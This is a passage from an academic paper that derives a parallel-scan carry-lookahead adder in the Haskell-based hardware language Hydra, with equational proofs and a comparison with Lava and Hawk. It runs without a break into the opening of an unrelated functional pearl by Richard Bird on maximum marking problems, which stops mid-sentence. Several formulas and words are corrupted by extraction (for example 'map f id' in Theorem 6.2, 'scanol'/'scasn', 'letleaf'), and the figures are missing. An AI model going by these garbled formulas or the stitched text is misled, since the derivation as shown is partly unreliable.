$$\text{sweep leaf node } a (\text{Node } x \ y) = \quad (33)$$

$$\text{let } (a', p, q) = \text{node } a \ p' \ q' \quad (34)$$

$$(p', x') = \text{sweep leaf node } p \ x \quad (35)$$

$$(q', y') = \text{sweep leaf node } q \ y \quad (36)$$

$$\text{in } (a', \text{Node } x' \ y') \quad (37)$$

Thus the *sweep* combinator specifies a general tree circuit, where each component sends and receives on each of its ports. Naturally, it is possible to deadlock such a general tree if the leaf and node circuits are not defined properly. Most algorithms implemented with tree circuits execute with an upsweep followed by a downsweep, and the parallel scan algorithm is a typical example.

### 5.3 Derivation of Parallel Scan

The next step is to find—if possible—functions *leaf* and *node* that will cause the tree machine to compute an *ascanr*. This will be accomplished by conjecturing formally that it is actually possible; the conjecture will provide a set of equations stating properties that the solution must satisfy. The solution will then be found by solving the equations algebraically. The starting point is the

following predicate:

$$\text{Parallel\_scanr } (f, \text{leaf}, \text{node}, a, t) \equiv a' = \text{foldr1 } f (\text{treeWord } t) \quad (38)$$

$$\wedge \text{ treeWord } t' = \text{wscanr } f a (\text{treeWord } t) \quad (39)$$

$$\text{where } (a', t') = \text{sweep leaf node } a t \quad (40)$$

Now we can state a conjecture that there is a solution to the problem.

**Conjecture 5.5** *Let  $f :: a \rightarrow a \rightarrow a$  be associative. Then*

$$\exists \text{leaf} :: a \rightarrow d \rightarrow (b, u), \text{node} :: d \rightarrow u \rightarrow u \rightarrow (u, d, d).$$

$$\forall a :: a, t :: \text{Tree } a.$$

$$\text{Parallel\_scanr } (f, \text{leaf}, \text{node}, a, t)$$

The conjecture and predicate provide a formal specification to the problem, and we can now begin a calculation to find the solution. The calculation has two possible outcomes: if we find values of  $\text{leaf}$  and  $\text{node}$  that satisfy the equations, then the conjecture is established and we have a program (or circuit) that solves the problem. If the calculation fails to produce a result, then no conclusion can be drawn. (Fortunately that will not happen in this case!)

**Base case.** Let  $t = \text{Leaf } x$  and  $t' = \text{Leaf } x'$ . The aim is to satisfy

$$a' = \text{foldr1 } f (\text{treeWord } t) \quad \langle 38 \rangle \quad (41)$$

$$\text{treeWord } t' = \text{wscanr } f a (\text{treeWord } t) \quad \langle 39 \rangle \quad (42)$$

$$(a', \text{Leaf } x') = \text{sweep leaf node } a (\text{Leaf } x) \quad (43)$$

Now, in order to define the  $\text{leaf}$  function, the values of  $a'$  and  $x'$  need to be calculated.

$$\begin{aligned} (a', \text{Leaf } x') &= \text{sweep leaf node } a (\text{Leaf } x) && \langle 40 \rangle \\ &= \text{let } (x', a') = \text{leaf } x a && (44) \\ &\quad \text{in } (a', \text{Leaf } x') && \langle 32 \rangle \quad (45) \end{aligned}$$

$$\begin{aligned} a' &= \text{foldr1 } f (\text{treeWord } (\text{Leaf } x)) && \langle 41 \rangle \\ &= \text{foldr1 } f [x] && \langle 30 \rangle \\ &= x && \langle 10,11 \rangle \quad (46) \end{aligned}$$

$$\begin{aligned} \text{treeWord } (\text{Leaf } x') &= [x'] && \langle 30 \rangle \quad (47) \\ \text{treeWord } (\text{Leaf } x') &= \text{wscanr } f a (\text{treeWord } (\text{Leaf } x)) && \langle 42 \rangle \end{aligned}$$

$$\begin{aligned}
&= \text{wscanr } f \ a \ [x'] && \langle 30 \rangle \\
&= [a] && \langle 15 \rangle \quad (48) \\
[x'] &= [a] && \langle 47,48 \rangle \quad (49) \\
x' &= a && \langle 49,7 \rangle \quad (50)
\end{aligned}$$

These results can be gathered into a definition of *leaf*.

$$\begin{aligned}
\text{leaf } x \ a \\
&= (x', a') && \langle 44 \rangle \\
&= (a, x) && \langle 50,46 \rangle \quad (51)
\end{aligned}$$

**Induction case.** Let  $t = \text{Node } x \ y$  and  $t' = \text{Node } x' \ y'$ . There are two inductive hypotheses, one for each subtree:

$$\text{Parallel\_scanr } (f, \text{ leaf}, \text{ node}, p', x) \quad (52)$$

$$\text{Parallel\_scanr } (f, \text{ leaf}, \text{ node}, q', y) \quad (53)$$

The aim is to find a value of the *node* function that calculates  $t' = \text{Node } x' \ y'$  while satisfying the following predicate:

$$\text{Parallel\_scanr } (f, \text{ leaf}, \text{ node}, a, \text{ Node } x \ y), \quad (54)$$

which denotes

$$a' = \text{foldr1 } f (\text{treeWord } t) \quad \langle 54 \rangle \quad (55)$$

$$\text{treeWord } t' = \text{wscanr } f \ a \ (\text{treeWord } t) \quad \langle 54 \rangle \quad (56)$$

$$(a', t') = \text{sweep leaf node } a \ t \quad \langle 54 \rangle \quad (57)$$

The inductive hypotheses denote the following equations:

$$p' = \text{foldr1 } f (\text{treeWord } x) \quad \langle 52 \rangle \quad (58)$$

$$\text{treeWord } x' = \text{wscanr } f \ p \ (\text{treeWord } x) \quad \langle 52 \rangle \quad (59)$$

$$(p', x') = \text{sweep leaf node } p \ x \quad \langle 52 \rangle \quad (60)$$

$$q' = \text{foldr1 } f (\text{treeWord } y) \quad \langle 53 \rangle \quad (61)$$

$$\text{treeWord } y' = \text{wscanr } f \ q \ (\text{treeWord } y) \quad \langle 53 \rangle \quad (62)$$

$$(q', y') = \text{sweep leaf node } q \ y \quad \langle 53 \rangle \quad (63)$$

Now the values of the variables need to be calculated; this will enable the definition of *node*.

$$\begin{aligned}
(a', t') \\
&= \text{sweep leaf node } a \ (\text{Node } x \ y) && \langle 57 \rangle \\
&= \text{let } (a', p, q) = \text{node } a \ p' \ q' && \langle 33 \rangle \quad (64)
\end{aligned}$$

$$(p', x') = \text{sweep leaf node } p \ x \quad (65)$$

$$(q', y') = \text{sweep leaf node } q \ y \quad (66)$$

$$\mathbf{in} (a', \text{Node } x' \ y') \quad (67)$$

The root output  $a'$  is calculated by rewriting it in the form of the goal, applying the associative fold decomposition theorem, and then using the two inductive hypotheses to simplify the folds over the subtrees.

$$\begin{aligned} a' &= \text{foldr1 } f (\text{treeWord} (\text{Node } x \ y)) && \langle 55 \rangle \\ &= \text{foldr1 } f (\text{treeWord } x ++ \text{treeWord } y) && \langle 31 \rangle \\ &= f (\text{foldr1 } f (\text{treeWord } x)) (\text{foldr1 } f (\text{treeWord } y)) \langle 27 \rangle \\ &= f \ p' \ q' && \langle 58, 61 \rangle \end{aligned} \quad (68)$$

The scan is calculated using the scan decomposition theorem.

$$\begin{aligned} \text{treeWord} (\text{Node } x' \ y') &= \text{wscanr } f \ a (\text{treeWord} (\text{Node } x \ y)) && \langle 56 \rangle \\ &= \text{wscanr } f \ a (\text{treeWord } x ++ \text{treeWord } y) && \langle 31 \rangle \\ &= \text{wscanr } f (\text{foldr } f \ a (\text{treeWord } y)) (\text{treeWord } x) \langle 29 \rangle \\ &\quad ++ \text{wscanr } f \ a (\text{treeWord } y) \\ &= \text{wscanr } f (f (\text{foldr1 } f (\text{treeWord } y)) \ a) && \langle 26 \rangle \\ &\quad ++ \text{wscanr } f \ a (\text{treeWord } y) \\ &= \text{wscanr } f (f \ q \ a) (\text{treeWord } x) && \langle 61 \rangle \\ &\quad ++ \text{wscanr } f \ a (\text{treeWord } y) \end{aligned} \quad (69)$$

Next the root inputs  $p$  and  $q$  to the subtrees are calculated.



$$\begin{aligned} \text{treeWord} (\text{Node } x' \ y') &= \text{treeWord } x' ++ \text{treeWord } y' && \langle 31 \rangle \\ &= \text{wscanr } f \ p (\text{treeWord } x) && \langle 59 \rangle \\ &\quad ++ \text{wscanr } f \ q (\text{treeWord } y) && \langle 62 \rangle \end{aligned} \quad (70)$$

$$\begin{aligned} \text{treeWord} (\text{Node } x' \ y') &= \text{wscanr } f (f \ q' \ a) (\text{treeWord } x) && \langle 61 \rangle \\ &\quad ++ \text{wscanr } f \ a (\text{treeWord } y) \end{aligned} \quad (71)$$

These equations can be satisfied by choosing the following definitions of  $p$  and  $q$ :

$$p = f \ q' \ a \quad \langle 70, 71 \rangle \quad (72)$$

$$q = a \quad \langle 70, 71 \rangle \quad (73)$$

Fig. 3. Node circuit for *Tscanr*

The results of these calculations now enable the *node* function to be defined.

$$\begin{aligned}
 & \text{node } a \ p' \ q' \\
 &= (a', p, q) && \langle 64 \rangle \\
 &= (f \ p' \ q', f \ q' \ a, a) && \langle 68, 72, 73 \rangle \quad (74)
 \end{aligned}$$

The results can now be combined to define the log-time parallel *tscanr* algorithm and to establish its correctness.

### Theorem 5.6 (Parallel scan)

$$\begin{aligned}
 & \text{tscanr} :: (a \rightarrow a \rightarrow a) \rightarrow a \rightarrow \text{Tree } a \rightarrow (a, \text{ Tree } a) \\
 & \text{tscanr } f \ a = \\
 & \quad \text{letleaf } x \ a = (a, x) && \langle 51 \rangle \\
 & \quad \text{node } a \ p' \ q' = (f \ p' \ q', f \ q' \ a, a) && \langle 74 \rangle \\
 & \quad \text{in sweep leaf node } a \ t
 \end{aligned}$$

Once again, we have used calculation by equational reasoning to derive the definition of a circuit along with its correctness proof. The *tscanr* circuit is perfectly well defined for any function  $f$  of the required type, but it computes the same result as *ascanr* only if  $f$  is associative.



**Theorem 5.7** *Let  $(a', t') = \text{tscanr } f \ a \ t$ . If  $f$  is associative, then*

$$a' = \text{foldr1 } f (\text{treeWord } t) \quad (75)$$

$$\text{treeWord } t' = \text{wscanr } f \ a (\text{treeWord } t) \quad (76)$$

The *tscanr* circuit derived above is essentially the same definition that appears in [11], except that paper implemented *scanol* rather than *scasn*.

Figure 4 gives an example execution of *tscanr*. This diagram may help the reader to see what is going on in parallel scan, but the real intuitions are captured by the decomposition theorems. Diagrams and examples can supplement the formalism, but they should not supplant it.

Fig. 4. Example: calculation of  $tscanr f a [x_0, x_1, x_2, x_3]$ 

## 6 Making the Scan Associative

The time required by the ripple carry adder is dominated by the  $ascanr$ . The previous section has introduced a faster parallel scan, and our strategy for improving the adder is to use this to calculate the carries in log time.

Unfortunately there is an immediate stumbling block. The parallel scan algorithm requires  $f$  to be associative in order to compute  $ascanr f a xs$  in log time, but the ripple carry adder applies  $ascanr$  to the  $bcarry$  circuit, which is not associative. Indeed, an associative function must have type  $a \rightarrow a \rightarrow a$ , so  $bcarry :: (a, a) \rightarrow a \rightarrow a$  doesn't even have a suitable type.

### 6.1 Partial Evaluation of Scan

A useful principle in program derivation is to transform a specification to bring it as close as possible to the goal, even if the goal itself is not directly reachable. The reason is that the intermediate transformation might cause a different approach to become applicable.

Partial evaluation is a systematic method for applying this principle. The arguments to a function are partitioned into static arguments that are known in advance and dynamic arguments that will become known later. This technique is typically used in compilers: the usual idea is to have the compiler apply the functions in a program just to the static arguments that are known

at compile time, in the hope that the resulting partial applications can be simplified, producing more efficient object code. In this section, we apply the same idea to the problem of carry propagation in hardware design.

Ideally, we would like the circuitry for bit position  $i$  to calculate the application  $bcarry(x_i, y_i) c_{i+1}$  in unit time. This is impossible, since the value of  $c_{i+1}$  must itself be computed, and it takes time for the carry propagation to ripple across the adder. However, if we think of this as a problem of higher order functional programming as well as hardware design, it becomes clear that at least the partial applications  $bcarry(x_i, y_i)$  can be calculated in parallel:

$$ps = \text{map } bcarry \text{ zs.}$$

The partial application  $p_i = bcarry(x_i, y_i)$  is a function  $p_i :: Signal a \Rightarrow a \rightarrow a$  that can be used to produce the carry output in position  $i$  once the carry input is known. Meanwhile, we can go ahead and exploit the knowledge  $p_i$  has of the values of  $x_i$  and  $y_i$ , even before the carry input  $c_{i+1}$  is available.

At this stage there is nothing useful to which the  $p_i$  functions can be applied, but another idea is to compose them instead of applying them. Just as each bit position has a carry propagation function, so does a sequence of adjacent positions  $i \dots j$ , for  $0 \leq i \leq j < n$ . Since we are interested in the carry *input* at bit position  $i$  (in order to compute the sum bit there), we define the sequence carry propagation function  $C_i^j$  as

$$\begin{aligned} C_i^j &= p_{i+1} \circ p_{i+2} \circ \dots \circ p_j \quad \text{for } -1 \leq i < j \\ C_i^i &= id \end{aligned}$$

This function takes the carry input  $c_{j+1}$  to the least significant position of the sequence and produces the carry input  $c_i$  to the most significant position. (Note that  $C_{-1}^j$  is the carry *output* from the most significant bit.) The function can be calculated by folding the list of  $p$  functions with the composition operator, using the identity function as the unit:

$$C_i^j = \text{foldr } (\circ) \text{ id } [p_{i+1}, \dots, p_j],$$

for  $0 \leq i \leq j < n$ . In particular,

$$C_i^{n-1} = \text{foldr } (\circ) \text{ id } [p_{i+1}, \dots, p_{n-1}].$$

The adder circuit requires the carry input to each bit position in order to compute the corresponding sum bit, and it also needs the carry output from position 0 since this is an output of the entire circuit. Although we do not yet know the values of these carry bits, we can calculate their carry propagation functions:

$$\begin{aligned}
& (C_{-1}^{n-1}, \quad [C_i^{n-1} \mid i \leftarrow [0..n-1]]) \\
&= (\text{foldr } (\circ) \text{ id } ps, \\
&\quad [\text{foldr } (\circ) \text{ id } (\text{drop } (i+1) \text{ ps}) \mid i \leftarrow [0..n-1]]) \\
&= \text{ascanr } (\circ) \text{ id } ps
\end{aligned}$$

Now we are in a much better position: this entire set of functions can be calculated in log time using parallelism because *now the argument to ascanr is the associative operator* ( $\circ$ ). Our original problem was that *ascanr* was applied to a non-associative function. Furthermore, once the sequence carry propagation functions have been calculated, all of the actual carry bits that are needed can be calculated in  $O(1)$  time simply by applying all of those functions to  $c_n = c$ , which is the one carry bit that we already have, since it is an input to the circuit!

This transformation can be expressed formally as two partial evaluation theorems, one each for *foldr* and *scanr*. This is a generally useful technique, and similar theorems exist for the other fold and scan functions. Theorem 6.1 has been used by Harrison [5], and Maessen has stated a weaker version of it [8]. Fischer and Ghuloum [4] described a technique for parallelising scans.

### Theorem 6.1 (Partial evaluation of fold)

$$\text{foldr } f \text{ a } xs = (\text{foldr } (\circ) \text{ id } (\text{map } f \text{ xs})) \text{ a} \quad (77)$$

**Proof.** Structural induction over  $xs$ . For the base case,

$$\begin{aligned}
& \text{foldr } f \text{ a } [] \\
&= a \\
&= \text{id } a \\
&= (\text{foldr } (\circ) \text{ id } []) \text{ a} \\
&= (\text{foldr } (\circ) \text{ id } (\text{map } f \text{ []})) \text{ a}
\end{aligned}$$

Inductive case: the hypothesis is  $\text{foldr } f \text{ a } xs = (\text{foldr } (\circ) \text{ id } (\text{map } f \text{ xs})) \text{ a}$ .

$$\begin{aligned}
& \text{foldr } f \text{ a } (x : xs) \\
&= f x (\text{foldr } f \text{ a } xs) \\
&= f x (\text{foldr } (\circ) \text{ id } (\text{map } f \text{ xs}) \text{ a}) \\
&= (f x \circ \text{foldr } (\circ) \text{ id } (\text{map } f \text{ xs})) \text{ a} \\
&= (\text{foldr } (\circ) \text{ id } (f x : \text{map } f \text{ xs})) \text{ a} \\
&= (\text{foldr } (\circ) \text{ id } (\text{map } f \text{ (x : xs)))) \text{ a}
\end{aligned}$$

□

The partial evaluation of scan requires an explicit application function:

$$\text{apply } f \ x = f \ x \quad (78)$$

$$(79)$$

**Theorem 6.2 (Partial evaluation of scan)**

$$\text{wscanr } f \ a \ xs = \quad (80)$$

$$\text{map apply} (\text{zip} (\text{wscanr} (\circ) (\text{map } f \ \text{id}) \ xs) (\text{repeat } a)) \quad (81)$$

**Proof.** The left hand side is transformed directly into the right hand side. Let  $n = \text{length } xs$ . Then

$$\begin{aligned} & \text{wscanr } f \ a \ xs \\ &= [\text{foldr } f \ a (\text{drop} (i+1) \ xs) \mid i \leftarrow [0..n-1]] \\ &= [\text{foldr} (\circ) \ \text{id} (\text{map } f (\text{drop} (i+1) \ xs)) \ a \mid i \leftarrow [0..n-1]] \\ &= [\text{foldr} (\circ) \ \text{id} (\text{drop} (i+1) (\text{map } f \ xs)) \ a \mid i \leftarrow [0..n-1]] \\ &= \text{map apply} [(\text{foldr} (\circ) \ \text{id} (\text{drop} (i+1) (\text{map } f \ xs)), \ a) \\ &\quad \mid i \leftarrow [0..n-1]] \\ &= \text{map apply} (\text{zip} [\text{foldr} (\circ) \ \text{id} (\text{drop} (i+1) (\text{map } f \ xs))] \\ &\quad \mid i \leftarrow [0..n-1]] (\text{repeat } a) \end{aligned}$$

□

## 6.2 Associative Scan Adder

Using Theorem 6.2, we can now transform the ripple carry adder into *add2*. The structure of the circuit is shown in Figure 5.



```

add2 :: Signal a ⇒ a → [(a, a)] → (a, [a])
add2 c zs =
  let ps = map bcarry zs
    (cf, cfs) = ascanr (◦) id ps
    cs = zipWith apply cfs (repeat c)
    c' = cf c
    ss = zipWith bsum zs cs
  in (c', ss)

```

## 7 Symbolic Function Representation

In solving one problem we have created another. The adder now applies scan to an associative function, so the parallel scan method has become applicable. However, the adder now contains signals that are carry propagation functions, not carry bits. Ultimately every digital circuit must be constructed from the primitive logic components, and those operate only on bits. Before proceeding

Fig. 5. Circuit diagram of *add2*

to the parallel scan, we should determine whether it will be possible to get around this difficulty—otherwise the parallelisation would be fruitless.

A function  $f :: A \rightarrow B$  can be represented as a set of pairs  $\{(a, f a) \mid f a \in A\}$ ; this is called the graph of  $f$ . We haven't decided yet whether to use function graphs within the adder, but the graphs still provide useful insight into the problem. Two crucial questions arise in the context of the adder:

- (i) How can we compute the graphs of new carry propagation functions during the course of an addition?
- (ii) How large can the function graphs become, and how can they be represented?



A partial application  $bcarry(x, y)$  has four possible values, since  $x$  and  $y$  are both signals restricted to 0 or 1. The complete set of partial applications can be enumerated as follows, using  $f_1, \dots, f_4$  as names for the resulting functions:

$$bcarry(0, 0) = f_1$$

$$bcarry(0, 1) = f_2$$

$$bcarry(1, 0) = f_3$$

$$bcarry(1, 1) = f_4$$

Fig. 6. Circuit diagram of *add3*

It is straightforward to check that  $f_2 = f_3$ , because

$$\forall c \in \{0, 1\}. \text{ bcarry} (0, 1) c = \text{ bcarry} (1, 0) c.$$

There are traditional names for these functions [9]:  $f_1$  is called *K* because it “kills” the carry (it returns 0 regardless of its carry argument);  $f_2$  and  $f_3$  are called *P* because they are the identity function, “propagating” the carry input to the output;  $f_4$  is called *G* because it “generates” a carry output of 1 regardless of its argument. An arbitrary partial application of *bcarry* is representable using a finite alphabet of symbols:

$$\text{data Sym} = K \mid P \mid G \tag{82}$$

Each partial application of *bcarry* can be replaced by a full application of *bcarrySym*, which achieves the goal of getting rid of higher order functions as signals in the circuit. The definition of *bcarrySym* is slightly unusual, since it has a mixed type with signal arguments but a symbolic output. Because of this, a multiplexor cannot be used to define it, and we must resort instead to explicit testing of the input signal values. Thus *bcarrySym* is a halfway house: it operates on first order values, but its outputs are not digital circuit signals.

$$\begin{aligned} \text{bcarrySym} &:: \text{ Signal } a \Rightarrow (a, a) \rightarrow \text{Sym} \\ \text{bcarrySym } (x, y) & \end{aligned}$$

$$\begin{aligned}
| \quad & is0\ x \wedge is0\ y = K \\
| \quad & is0\ x \wedge is1\ y = P \\
| \quad & is1\ x \wedge is0\ y = P \\
| \quad & is1\ x \wedge is1\ y = G
\end{aligned} \tag{83}$$

Now that the higher order functions inside the adder have been replaced by symbolic signals, we can no longer use  $(\circ)$  and  $id$  to compose carry propagation functions. Therefore an explicit composition function that operates on  $Sym$ -represented functions needs to be defined. It is straightforward to calculate the value of this new composition operator, by considering all nine possible cases. A simpler calculation is based on the observation that  $K$  (or  $G$ ) will kill (or generate) its carry output regardless of the value of its input, while  $P$  is just the identity function. The result of this calculation is the following definition:

$$\begin{aligned}
composeSym & :: Sym \rightarrow Sym \rightarrow Sym \\
composeSym\ K\ f & = K \\
composeSym\ P\ f & = f \\
composeSym\ G\ f & = G
\end{aligned}$$

Finally, a new operation is needed to apply a symbolic carry function to a carry bit, getting us back into the world of signals:

$$\begin{aligned}
applySym & :: Signal\ a \Rightarrow Sym \rightarrow a \rightarrow a \\
applySym\ K\ x & = zero \\
applySym\ P\ x & = x \\
applySym\ G\ x & = one
\end{aligned}$$

The adder can now be transformed into  $add3$ , using the  $Sym$  representation instead of partial applications. The Haskell definition and the circuit diagram (6) have exactly the same structure as  $add2$ .

$$\begin{aligned}
add3 & :: Signal\ a \Rightarrow a \rightarrow [(a, a)] \rightarrow (a, [a]) \\
add3\ c\ zs & = \\
\text{let } ps & = map\ bcarrySym\ zs \\
(cf, cfs) & = ascanr\ composeSym\ P\ ps \\
cs & = zipWith\ applySym\ cfs\ (repeat\ c) \\
c' & = applySym\ cf\ c \\
ss & = zipWith\ bsum\ zs\ cs \\
\text{in } (c', ss)
\end{aligned}$$

## 8 Parallel Scan Adder

The adder is now transformed to use the log time  $tscanr$  in place of the linear time  $ascanr$ . This is possible because the function scanned is the associative  $composeSym$ . Some additional wiring rearrangements need to be introduced. The word  $ps$  of carry propagation functions needs to be converted by  $wordTree$  from a list representation to a set of tree leaves, and the result of the tree scan is  $cft$ , a tree-structured word that is converted by  $treeWord$  back to a list. These “impedance matching” conversions are only required to make the types match, but they have absolutely no impact on the circuit—they introduce no extra components or wires.

```

add4 :: Signal a ⇒ a → [(a, a)] → (a, [a])
add4 c zs =
  let ps = map bcarrySym zs
      ps' = wordTree (mkTree (length zs)) ps
      (cf, cft) = tscanr composeSym P ps'
      cfs = treeWord cft
      cs = zipWith applySym cfs (repeat c)
      c' = applySym cf c
      ss = zipWith bsum zs cs
  in (c', ss)

```

## 9 Back into Hardware



The derivation is almost finished; the only remaining tasks are to replace the symbolic propagation function representations with actual digital signals, and to make the corresponding changes to the circuit components. These steps are straightforward, and could in principle be automated.

Since the  $Bsym$  type has three possible values, two bits are required to represent it. The circuits we are about to define will contain a lot of signals, and it will keep the definitions more readable to replace  $Sym$  by a type alias  $BSym\ a$ , where  $a$  is the hardware signal type. The signal representations of  $K$ ,  $P$  and  $G$  are then defined as constant bit pairs. The actual values chosen to represent them are arbitrary, subject only to the constraint that we keep the values of the three symbols distinct. It simplifies the hardware slightly to allow both  $(zero, one)$  and  $(one, zero)$  to represent  $P$ , and we choose arbitrarily to define  $repP = (zero, one)$ .

```

type BSym a = (a, a)
repK, repP, repG :: Signal a ⇒ BSym a
repK = (zero, zero)

```

Fig. 7. Circuit diagram of *add4*

$$\text{rep}P = (\text{zero}, \text{one})$$

$$\text{rep}G = (\text{one}, \text{one})$$

The symbolic circuits can now be replaced by digital implementations. The *bcarryBSym* circuit takes a pair of  $(x, y)$  of bits from the words being added and outputs the corresponding two-bit representation of the carry propagation function. In general, a circuit that implements partial applications might have to do something substantive: for example, if the number of bits in the symbolic representation is smaller than the number of input bits. In this case, however, we can choose to represent *bcarry*  $(x, y)$  by the pair  $(x, y)$ . Thus  $K$  is represented by  $(0, 0)$ ,  $P$  is represented by both  $(0, 1)$  and  $(1, 0)$ , and  $G$  is

represented by  $(1, 1)$ . This leads to a particularly simple definition.

```
bcarryBSym :: Signal a ⇒ (a, a) → BSym a
bcarryBSym = id
```

The remaining circuits can now be defined, but the definitions must work for both representations of  $P$ :

```
composeBSym :: Signal a ⇒ BSym a → BSym a → BSym a
composeBSym f g =
  let (g0, g1) = g
  in (mux2 f zero g0 g0 one,
       mux2 f zero g1 g1 one)
applyBSym :: Signal a ⇒ BSym a → a → a
applyBSym f x = mux2 f zero x x one
```

The goal has been attained:  $add5$  is a digital circuit that calculates the sum of two  $n$ -bit words in  $O(\log n)$  time.

```
add5 :: Signal a ⇒ a → [(a, a)] → (a, [a])
add5 c zs =
  let ps = map bcarryBSym zs
      ps' = wordTree (mkTree (length zs)) ps
      (cf, cft) = tscanr composeBSym repP ps'
      cfs = treeWord cft
      cs = zipWith applyBSym cfs (repeat c)
      c' = applyBSym cf c
      ss = zipWith bsum zs cs
  in (c', ss)
```

## 10 Conclusion

We have transformed a linear time ripple carry adder into a log time parallel adder. The transformation proceeded in a sequence of steps, introducing the essential techniques one by one, with each change to the circuit enabling the next step to be made: partial evaluation was used to convert an inherently sequential scan into a scan over the associative composition function; a symbolic representation was introduced in order to make all the signal values first order; the tree combinator was used to implement a parallel scan; the symbolic functions were replaced by digital components.

Carry lookahead adders are often presented using an asymmetric parallel prefix network that allows only right-to-left communication, from less significant bit positions to more significant ones. This is adequate for binary

addition, but not for a general processor arithmetic unit, since other ALU operations (such as comparison) require left to right communication. The structure of our circuit, consisting of a sequence of stages including a tree network, is well suited for general processor ALU design.

The circuit specification derived here is both precise and general. All necessary details are present, and the circuit can simulated using Haskell. The specification works on word size  $n$ , for every natural number  $n$ . Typical presentations of the carry lookahead adder lack this degree of precision and generality.

We have presented the derivation in a direct narrative, from the specification to the final result. This improves the elegance of the exposition, but in reality nothing goes so smoothly. Just as in ordinary programming, formal derivations sometimes become convoluted because an arbitrary choice made earlier is suboptimal, and in practice it may be necessary to make some adjustments to earlier stages in order to make the next transformation go through smoothly. For example, one might have chosen at the outset to give  $bcarry$  the type  $a \rightarrow (a, a) \rightarrow a$ , but the partial evaluation is cleaner when it has type  $(a, a) \rightarrow a \rightarrow a$ .

When such decisions have not been made optimally, the transformations still go through, but the notation is unnecessarily clumsy. It is then useful to go through a cleanup process, where the definitions are adjusted so that everything works out as elegantly as possible, but this can also give the misleading impression that formal transformations are more straightforward than is really the case. However, it is not true that one needs to be lucky with the original definitions in order to make progress; a more accurate conclusion is that periodic improvements to notational conventions can make the details look better.

Traditional circuit design was based on schematic diagrams, which work well for simple circuits but fail badly on large, complex designs. For this reason, computer hardware description languages (CHDLs) have become increasingly popular. CHDLs are generally based on existing programming languages, such as Ada. Other work is based on relational and functional languages; see for example [6]. In this paper we used Hydra, a CHDL based on Haskell, and concrete benefits were obtained from the use of equational reasoning, referential transparency, higher order functions, and algebraic data types.

Lava [1] is a very similar functional hardware description language; it is essentially a clone of the 1992 version of Hydra. However, there is one major difference: in its netlist generation algorithm, Lava clones the 1987 version of Hydra rather than the 1992. This is crucial, since that algorithm relies on the ability to compare pointers rather than values. This requires impure functional programming and violates referential transparency.

One can design a circuit, simulate it and transform it in Lava just as in Hydra. The problem is that when a netlist is generated for a circuit specification written in Lava (or Hydra'87), there is no guarantee that the circuit

which is generated is the same as the circuit whose behaviour was verified. In other words, you can simulate a circuit with Lava and find that it works correctly, but then when you fabricate it, Lava is free to produce a *different circuit*. Correctness proofs are worthless in such an environment. For precisely this reason, a better method was introduced in Hydra '92 and all subsequent versions.

In practice this problem is not too severe, since Lava is used only for specifying circuits to be verified with conventional batch tools (such as model checkers) that come into play only *after the design is finished*. By that time there is no longer a problem, since a circuit will be fabricated using the same netlist that was used to verify it. However, Lava is unsuitable for situations where the designer wishes to use formal methods to assist *during* the design process. Hydra does not suffer from these problems, and Lava gains no advantage over Hydra through its use of the older algorithm. The loss of equational reasoning in Lava is unmitigated.

The results in this paper demonstrate how valuable formal methods can be during the design process. Formal reasoning can help the designer to create the circuit, as well as to improve its efficiency and to prove its correctness—and this paper has demonstrated all three of those activities applied to a nontrivial problem. In contrast, batch tools like model checkers give no assistance in designing a circuit, and they give little assistance in debugging it in the event that they announce the presence of an error.

Hawk [2] is another recent hardware description language similar to Hydra. It is not a clone; in particular, Hawk uses a monadic style that essentially requires the designer to write a program to construct circuits, instead of specifying circuits directly (as in Hydra and Lava). In the original Hawk, specifications had a strongly imperative flavour, since the monads performed side effects that had to occur in the right order. This problem was overcome by a complex extension to Haskell, allowing for mutual recursion among monadic actions. The kind of equational reasoning used in this paper cannot be used in Hawk. Methods for reasoning formally about imperative programs could be adapted for Hawk, but this would still leave Hawk specifications harder to use than Hydra specifications. Hawk gains no advantage over Hydra to compensate for its problems with monads.

The adder presented in this paper can be generalised to a complete ALU (arithmetic and logic unit). The tree structure derived in Section 5 for parallel scan can implement all three major variants of scan: *wscanl* (from left), *wscanr* (from right), and *wscan* (bidirectional). The adder requires only the from-right *scanr* function, but a full ALU requires all three. The circuit of Ladner and Fischer [7] uses a pattern called “recursive doubling”, which is less general than the tree and which does not support all the operations required in an ALU.

## FUNCTIONAL PEARLS

### *Maximum marking problems*

RICHARD S. BIRD

*Programming Research Group, Oxford University,  
Wolfson Building, Parks Road, Oxford OX1 3QD, UK*

#### 1 Introduction

Here are two puzzles for you to solve. First, consider the binary tree in figure 1. Take a pencil (I am assuming that this is your personal copy of JFP!) and mark some of the nodes in such a way that the sum of the values of marked nodes is as large as possible. The catch is that you cannot mark all the nodes: if you mark a node, then you are not allowed to mark its parent. Equivalently, no two marked nodes can be contiguous in the tree.

The second puzzle is similar though both the datatype and constraint are different. Consider the rose tree of figure 2 (a rose tree is a tree with arbitrary branching structure). Mark some of the nodes so that all marked nodes are now *contiguous* in the tree. For example, if you mark the root value 4 and the leaf value 1, then you must also mark the values 5 and –3 along the path from 4 to 1. Again the idea is to maximise the sum of the marked nodes. Of course, if all values were nonnegative, the best solution would be to mark all nodes. But they aren't and the maximum sum is obtained only by a judicious choice of marking. Answers to both puzzles are given at the end of the paper.

The Maximum Marking Problem (MMP) is the problem of marking the entries of some given data structure in such a way that a given constraint is satisfied and the sum of the values associated with marked entries is as large as possible. By the end of this pearl, you will be convinced that there is a linear-time solution for both the puzzles described above.

Other variations of the MMP correspond to some well known problems. If the data structure is a list of items along with their weights and values, and the marking



Fig. 1. A binary tree.

---



Fig. 2. A rose tree.

constraint is that the sum of the weights of the items does not exceed a given quantity, then the problem of identifying the maximum value sum is just the classic Knapsack Problem. If the data structure is a list of numbers, and the constraint is that marked entries should be adjacent, then we have the well-known Maximum Segment Sum problem.

The theory behind these problems and how they can be solved efficiently is given in the chapter entitled ‘Thinning Algorithms’ of Bird and de Moor (1996). The real purpose of this pearl is to try and explain the essential ideas behind thinning algorithms in the context of a specific class of examples, without delving too much into the categorical theory of relations that forms the basis of Bird and de Moor (1996). This pearl has also been written to try and answer the criticism made in Sasano *et al.* (2000) to the effect that thinning algorithms are too difficult for functional programmers to apply in practice.

Let us end this introduction with one way of specifying the marking constraint of the first puzzle. We will mark a tree of type *Tree Int*, where

$$\text{data } \text{Tree } a = \text{Leaf } a \mid \text{Node } a(\text{Tree } a)(\text{Tree } a)$$

by attaching a Boolean label to each integer, where a *True* label indicates that an integer is marked and so contributes to the sum, while a *False* label indicates that it does not. The constraint is that the binary tree should be *atiguously* marked, a fancy name for a non-contiguous marking. One way to formalise atiguosity is to say that a marked tree *x* is atiguous if *atig x* returns a well-defined value, where

